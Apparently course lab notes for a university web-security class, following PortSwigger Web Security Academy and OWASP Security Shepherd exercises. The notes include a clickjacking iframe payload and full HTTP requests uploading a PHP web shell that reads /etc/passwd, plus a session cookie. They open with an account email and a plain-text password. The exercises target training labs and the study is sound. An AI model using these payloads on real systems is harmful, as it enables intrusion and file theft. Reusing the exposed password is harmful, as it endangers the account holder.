Username : digvijay.rathod@nfsu.ac.in

Password: Rm*2ZoixZ7~ZwXTQA66.72z&M7Q763DW

---

1. Authentication and authorization bypass (Unit – III) and Broken Authentication (Unit -IV) -
    a. Lab: Username enumeration via different responses
    b. Lab: 2FA simple bypass
    c. Lab: Password reset broken logic
2. Sensitive Data Exposure / Information disclosure (Unit -IV)- https://portswigger.net/web-security/all-labs#information-disclosure
    a. Lab: Information disclosure in error messages
    b. Lab: Information disclosure on debug page
    c. Lab: Source code disclosure via backup files
3. XML external entity (XXE) injection (Unit – IV) - https://portswigger.net/web-security/all-labs#xml-external-entity-xxe-injection
    a. Lab: Exploiting XXE using external entities to retrieve files
    b. Lab: Exploiting XXE to perform SSRF attacks
    c. Lab: Blind XXE with out-of-band interaction
4. Access control vulnerabilities (Unit – IV) / Broken Access Control - https://portswigger.net/web-security/all-labs#access-control-vulnerabilities
    a. Lab: Unprotected admin functionality
    b. Lab: Unprotected admin functionality with unpredictable URL
    c. Lab: User role controlled by request parameter
5. Security Misconfiguration – OWASP Security Shepherd
6. Insecure Deserialization (Unit – IV) - https://portswigger.net/web-security/all-labs#insecure-deserialization
    a. Lab: Modifying serialized objects –
    b. Lab: Modifying serialized data types
7. Using Components with Known Vulnerabilities, Insufficient Logging & Monitoring – OWASP Security Shepherd – Poor Validation one two and three & 3. Session Management
8. Cross Site Request Forge (Unit – IV) - Security Shepherd
9. Click Jacking (Unit – IV) – Lab: Basic clickjacking with CSRF token protection https://portswigger.net/web-security/clickjacking/lab-basic-csrf-protected

```
<style>
   iframe {
      position: relative;
      width:1000;
      height: 600;
```

```
        opacity: 0.001;
        z-index: 2;
    }
    div {
        position: absolute;
        top:515;
        left:60;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="https://0a16003003d9c7a780c203c70089009c.web-security-academy.net/my-account"></iframe>
```

10. File upload vulnerabilities - https://portswigger.net/web-security/all-labs#file-upload-vulnerabilities
    a. Lab: Remote code execution via web shell upload - https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload

```
Upload file
POST /my-account/avatar HTTP/2
Host: 0a96008803e3cc58804a127400a80075.web-security-academy.net
Cookie: session=j2XAaFpc4yFHNwepc213HpltN2zLP7aU
Content-Length: 470
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a96008803e3cc58804a127400a80075.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAfBkQuRpTyxSaWPv
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```


Referer: https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryAfBkQuRpTyxSaWPv
Content-Disposition: form-data; name="avatar"; filename="exploit1.php"
Content-Type: application/octet-stream
Delete image content from here
<?php echo file_get_contents('/etc/passwd'); ?> or you can try what ever available in the tutorial

------WebKitFormBoundaryAfBkQuRpTyxSaWPv
Content-Disposition: form-data; name="user"


wiener
------WebKitFormBoundaryAfBkQuRpTyxSaWPv
Content-Disposition: form-data; name="csrf"

25PzzlnHL7EG1IY2WZBYhHSx4wnbfyhL
------WebKitFormBoundaryAfBkQuRpTyxSaWPv—




- View file

GET /files/avatars/exploit1.php HTTP/2
Host: 0a96008803e3cc58804a127400a80075.web-security-academy.net
Cookie: session=j2XAaFpc4yFHNwepc213HpltN2zLP7aU
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: application/octet-stream, image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=2, i




- Open the burp browser and open the https://portswigger.net/ and login.




Login with username and password


And open the academy tab



Steps : 01 – Click on Vulnerability labs : View all




Authentication and authorization bypass (Unit – III) or Broken Authentication, (Unit – IV) - https://portswigger.net/web-security/all-labs#authentication – Lab Authentication




Lab: Username enumeration via different responses


Click on access lab




Click my account



